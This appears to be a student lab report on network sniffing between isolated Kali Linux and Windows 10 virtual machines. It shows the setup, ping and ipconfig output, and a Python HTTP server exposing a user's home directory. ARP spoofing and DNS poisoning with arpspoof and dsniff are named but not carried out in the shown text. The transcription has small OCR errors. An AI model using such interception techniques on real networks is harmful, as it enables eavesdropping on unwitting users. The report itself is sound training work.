
Network Sniffing and Traffic Analysis Using Kali Linux and Windows

A fundamental skill for cybersecurity professionals in today's interconnected digital environment involves understanding network traffic behaviour and detecting malicious activities. In this project, Windows 10 is used as the target system, and Kali Linux is used to stimulate typical attacks like ARP spoofing and DNS poisoning to do realistic traffic analysis. The application Wireshark are utilised to capture and analyse network packets, providing insights about unencrypted protocols such as FTP and HTTP.

The objective is to create PCAP files, spotting irregularities, and determining potential risks through proactive monitoring and analysis. Network defence involves both theoretical understanding and practical investigation skills, which this project strengthens by emulating real-world threats a controlled lab environment.

1. Setup: Kali and Windows Virtual Machine

Figure 1. Kali Linux and Windows Virtual Machine via VirtualBox



```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:04:42:0f brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic noprefixro
ute eth0
       valid_lft 443sec preferred_lft 443sec
    inet6 fe80::36f9:e1a5:2cf6:e6b3/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$
```

```
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

C:\Users\Dhafin>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::f24:f106:ee73:2b5e%6
   IPv4 Address. . . . . . . . . . . : 192.168.56.101
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

C:\Users\Dhafin>
```

Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
12:20
Home
File System
Trash
kali@kali: ~
File Actions Edit View Help
Windows 10 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Recycle Bin
Microsoft Edge
Search the web or typ...
Command Prompt
Activate Windows
Go to Settings to activate Wind
Type here to search
ENG
2:20 AM
19/04/20


This image displays two virtual machines (VMs) operating on the same concurrently on VirtualBox: Kali Linux (Left and Windows 10 (Right). For traffic analysis and security testing, this setup stimulates a local network environment.

Virtual Machine IP Addresses:

Windows VM: 192.168.56.101

Kali Linux VM: 192.168.56.102

Figure 2. Configured to Host-Only Adapter for Kali and Windows VM:



Network

☑ Enable Network Adapter

Attached to: Host-only Adapter

Name: VirtualBox Host-Only Ethernet Adapter

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode: Deny


MAC Address: 08002729BCA4

☑ Cable Connected

To ensure isolated communication between Kali and Windows without internet access, both VMs are configured to use a host-only adapter. This is essential to avoid outside interference while performing controlled testing.


Figure 3. Successful Ping Between Two VMs

Kali Linux:



```
──(kali㉿kali)-[~]
─$ ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
4 bytes from 192.168.56.101: icmp_seq=1 ttl=128 time=0.682 ms
4 bytes from 192.168.56.101: icmp_seq=2 ttl=128 time=0.724 ms
4 bytes from 192.168.56.101: icmp_seq=3 ttl=128 time=0.691 ms
4 bytes from 192.168.56.101: icmp_seq=4 ttl=128 time=0.543 ms
4 bytes from 192.168.56.101: icmp_seq=5 ttl=128 time=0.566 ms
4 bytes from 192.168.56.101: icmp_seq=6 ttl=128 time=0.581 ms
4 bytes from 192.168.56.101: icmp_seq=7 ttl=128 time=0.710 ms
4 bytes from 192.168.56.101: icmp_seq=8 ttl=128 time=0.527 ms
4 bytes from 192.168.56.101: icmp_seq=9 ttl=128 time=0.601 ms
4 bytes from 192.168.56.101: icmp_seq=10 ttl=128 time=0.589 ms
4 bytes from 192.168.56.101: icmp_seq=11 ttl=128 time=0.451 ms
4 bytes from 192.168.56.101: icmp_seq=12 ttl=128 time=1.15 ms
4 bytes from 192.168.56.101: icmp_seq=13 ttl=128 time=0.453 ms
4 bytes from 192.168.56.101: icmp_seq=14 ttl=128 time=0.605 ms
4 bytes from 192.168.56.101: icmp_seq=15 ttl=128 time=0.589 ms
4 bytes from 192.168.56.101: icmp_seq=16 ttl=128 time=0.557 ms
C
── 192.168.56.101 ping statistics ───
6 packets transmitted, 16 received, 0% packet loss, time 15317ms
tt min/avg/max/mdev = 0.451/0.626/1.148/0.155 ms

──(kali㉿kali)-[~]
─$ 
```

Windows:



```
   Default Gateway . . . . . . . . . :

C:\Users\Dhafin>ping 192.168.56.102

Pinging 192.168.56.102 with 32 bytes of data:
Reply from 192.168.56.102: bytes=32 time<1ms TTL=64
Reply from 192.168.56.102: bytes=32 time<1ms TTL=64
Reply from 192.168.56.102: bytes=32 time<1ms TTL=64
Reply from 192.168.56.102: bytes=32 time=1ms TTL=64

Ping statistics for 192.168.56.102:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\Users\Dhafin>
C:\Users\Dhafin>
```

This verifies that the two VM's are connected to the same virtual network. For traffic simulation, network connectivity is confirmed by the successful pin output from Kali to Windows and vice versa.

2. Tool Installation and Preparation

Kali Linux (Attacker Machine):


Kali Linux already come with the required pre-installed tool. The tools used for this project are:

- Arpsoof
- Dsniff
- Wireshark

Windows 10 (Victim Machine):

- Install a web server or stimulate browsing on the VM (e.g, HTTP website or FTP clients)
- A Python HTTP Server is also installed for simulating web traffic.
- Microsoft Edge is used for HTTPS requests.


Figure 1. Command to Start a Basic HTTP Server:



```
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Dhafin>python3 --version

C:\Users\Dhafin>python --version
Python 3.12.6

C:\Users\Dhafin>cd Desktop

C:\Users\Dhafin\Desktop>python -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
::1 - - [19/Apr/2025 12:43:29] "GET / HTTP/1.1" 200 -
::1 - - [19/Apr/2025 12:43:30] code 404, message File not found
::1 - - [19/Apr/2025 12:43:30] "GET /favicon.ico HTTP/1.1" 404 -
```

Using Kali's integrated HTTP server in Python to host webpages on port 80. This stimulates a simple HTTP server for testing unencrypted web traffic.

Figure 2. http://localhost on Microsoft Edge after running the HTTP server:



Directory listing for /


- desktop.ini
- python-3.12.6-amd64.exe

Microsoft Edge on Windows VM is user to access the HTTP server that is operating on Kali, which enables me to capture HTTP packet and study GTE and POST requests.

3. Simulating and Capturing Traffic:

A. HTTP Decryption & Capture:

Figure 1. http://192 .168.56.101:80 server (Windows VM IP) used on Kali:




Directory listing for /

- 3D Objects/
- AppData/
- Application Data/
- Contacts/
- Cookies/
- Desktop/
- Documents/
- Downloads/
- Favorites/
- Links/
- Local Settings/
- Music/
- My Documents/
- NetHood/
- NTUSER.DAT
- ntuser.dat.LOG1
- ntuser.dat.LOG2
- NTUSER.DAT{53b39e88-18c4-11ea-a811-000d3aa4692b}.TM.blf
- NTUSER.DAT{53b39e88-18c4-11ea-a811-000d3aa4692b}.TMContainer00000000000000000001.regtrans-ms
- NTUSER.DAT{53b39e88-18c4-11ea-a811-000d3aa4692b}.TMContainer00000000000000000002.regtrans-ms
- ntuser.ini
- OneDrive/
- Pictures/
- PrintHood/
- Recent/
- Saved Games/
- Searches/
- SendTo/
- Start Menu/
- Templates/

Demonstrates Kali's access to the Windows-hosted HTTP server. Requests and responses made during web interactions are recorded using this.


Figure 2. GET responses from Windows VM for every link clicked:



```
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Dhafin>python -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
::ffff:192.168.56.102 - - [19/Apr/2025 13:59:03] "GET / HTTP/1.1" 200 -
::ffff:192.168.56.102 - - [19/Apr/2025 13:59:03] code 404, message File not found
::ffff:192.168.56.102 - - [19/Apr/2025 13:59:03] "GET /favicon.ico HTTP/1.1" 404 -
::ffff:192.168.56.102 - - [19/Apr/2025 13:59:44] code 404, message No permission to list directory
::ffff:192.168.56.102 - - [19/Apr/2025 13:59:44] "GET /NetHood/ HTTP/1.1" 404 -
::ffff:192.168.56.102 - - [19/Apr/2025 13:59:46] "GET /Favorites/ HTTP/1.1" 200 -
::ffff:192.168.56.102 - - [19/Apr/2025 13:59:48] "GET /Documents/ HTTP/1.1" 200 -
::ffff:192.168.56.102 - - [19/Apr/2025 14:00:00] "GET /Desktop/ HTTP/1.1" 200 -
::ffff:192.168.56.102 - - [19/Apr/2025 14:06:35] "GET /Downloads/ HTTP/1.1" 200 -
```

The browser captures and analyses every GET request with Wireshark. This helps in understanding what data is visible in unencrypted online sessions.

